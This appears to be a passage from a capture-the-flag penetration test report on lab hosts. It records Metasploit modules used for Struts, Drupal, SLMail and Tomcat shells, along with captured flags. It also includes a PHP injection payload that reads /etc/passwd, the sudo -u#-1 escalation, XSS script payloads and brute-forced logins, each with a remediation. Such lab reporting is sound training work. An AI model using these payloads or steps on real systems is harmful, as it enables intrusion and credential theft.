<b>Images</b> <pre>.. .dockerenv bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var cd /root ls ls -a . .. .bashrc .flag7.txt .gnupg .profile cat .flag7.txt 8ks6sbhss</pre>	 <pre>msf6 exploit(multi/http.struts2_content_type_ognl) &gt; sessions 3 [*] Starting interaction with 3 ...  meterpreter &gt; shell Process 41 created. Channel 1 created. ls cve-2017-538-example.jar entry-point.sh exploit cd exploit cd /root ls -a . .. .m2 flagisinThisfile.7z cat flagisinThisfile.7z 7zoo'fV*%!***flag_10 is wjasdufsdkg ♦3*€***o6=♦t***#♦*♦{♦*♦&lt;♦H*vw{I*♦*♦W♦ F***Q*****I*****?*;♦&lt;♦Ex *****+ #] ♦♦ n♦]</pre>
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	Patch and update

Vulnerability 5	Findings
Title	Drupal - CVE-2019-6340

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Within MSFconsole, WHIS searched for Drupal exploits. WHIS was able to use Meterpreter exploit unix/webapp/drupal_restws_unserialize and set RHOSTS to 192.168.13.13. After gaining a Meterpreter shell, WHIS ran getuid on the host server.
Images	
Affected Hosts	192.168.13.13
Remediation	Patch and Update. Disable RESTful Web Services module if not in use.

Vulnerability 6	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	WHIS was able to upload, and execute, a .php and a .jpg file using the tool bar located on the memory-planner.php page.

**Images**

The screenshot shows a penetration test interface. At the top, a file upload window is open, showing a list of files including 'findsocket' and several PHP backdoor scripts. Below this, a file download window is open, displaying the message 'Your image has been uploaded here.Congrats, flag 5 is mmssdi73g'. Further down, another download window shows the message 'Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd'. On the left, a sidebar lists 'Recent' locations like Home, Desktop, Documents, Downloads, Music, Pictures, Videos, and Other Locations.


<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Disallow file paths from being able to be changed by the user directly.

Vulnerability 7	Findings
<b>Title</b>	Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	Robots.txt is available by default. WHIS was able to access /robots.txt by navigating to the page.


	<pre>User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>	
<b>Affected Hosts</b>	192.168.14.35	
<b>Remediation</b>	Restrict access to sensitive data. Turn off default settings.	

Vulnerability 8	Findings
Title	User Credential Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	The username dougquaid and the password (hash) kuato can be found in the HTML.
Images	<p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools  <a href="#">HERE</a></p>
Affected Hosts	192.168.14.35
Remediation	Delete user credentials from the HTML code. Add two-factor authentication for all logins.

Vulnerability 9	Findings
Title	SLMail


Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using searchsploit, WHIS was able to find a module that uses the port 110 SLMail exploit, windows/pop3/seattlelab_pass. After setting RHOSTS to 172.22.117.20, WHIS was granted a Meterpreter shell.
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to port 110. Replace SLMail service.

Vulnerability 10	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Within MSFconsole, WHIS was able to search for exploits that use Tomcat and JSP. Using the multi/http/tomcat_jsp_upload_bypass exploit, and setting the RHOSTS to 138.168.13.10, WHIS was able to enter a Meterpreter shell.


Images	
Affected Hosts	192.168.13.10
Remediation	Patch and update Apache Tomcat

Vulnerability 11	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	WHIS was able to enumerate an SSH user, Alice. Using brute force, our team was able to guess the user password was also alice. WHIS was then able to ssh into the server using the ssh alice@192.168.13.14 command. Our team was then able to escalate user privilege with the sudo -u#-1 exploit.
Images	
Affected Hosts	192.168.13.14
Remediation	Close port 22. Require stronger login credentials. Implement two-factor authentication.

Vulnerability 12	Findings
------------------	----------

<b>Title</b>	XSS Reflected
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	WHIS was able to reflect a potentially malicious script on the host home welcome.php page and the memory-planner.php page using the script <script>alert("hi")</script> and <SCRIPT>alert("hi")</SCRIPT> respectively.
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Input Validation

Vulnerability 13	Findings
<b>Title</b>	XSS Stored
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	WHIS was able to store a potentially malicious script on the host home comments.php page using the script <script>alert("hi")</script>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Use XSS protection that does not allow injection of script code.


Vulnerability 14	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	By using an Nmap -A scan of the host server, WHIS enumerated that FTP was open on port 21 with anonymous access. Using ftp 172.22.117.20 anonymous grants access via the ftp service. Once logged in, our team was able to download and read server information.
Images	
Affected Hosts	172.22.117.20
Remediation	Restrict access to port 21.

Vulnerability 15	Findings
Title	GitHub Repo
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Using user credentials found in the totalrekall GitHub repo, WHIS was able to crack the password hash using John and gain login access.


<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Restrict GitHub access. Remove credentials from totalrekall repo.

Vulnerability 16	Findings
<b>Title</b>	Brute Force Attack
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Using the command injection vulnerability, WHIS was able to view the /etc/passwd file on the 192.168.14.35 host server. In that file our team was able to enumerate the user melina. Using brute force, our team discovered the user's password was also melina.
<b>Images</b>	<p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:</p> <p><a href="#">HERE</a></p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Require stronger passwords. Require two-factor authentication.

Vulnerability 17	Findings
<b>Title</b>	PHP Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App

<b>Risk Rating</b>	Critical
<b>Description</b>	Souvenirs.php was enumerated from the robots.txt file. Using a php injection payload http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd') , WHIS was able to access the web page.
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Use a php security linter. Avoid weak sanitization methods. Avoid using commands that call the operating environment directly from php, if possible.

Vulnerability 18	Findings
<b>Title</b>	Directory Traversal
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	Using enumerated information, WHIS was able to locate the old_disclaimers directory and the contents within/ Our team was then able to change the URL to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt

	
Images	
Affected Hosts	192.168.14.35
Remediation	Fix command injection vulnerabilities by implementing input validation for unintended access.

Add any additional vulnerabilities below.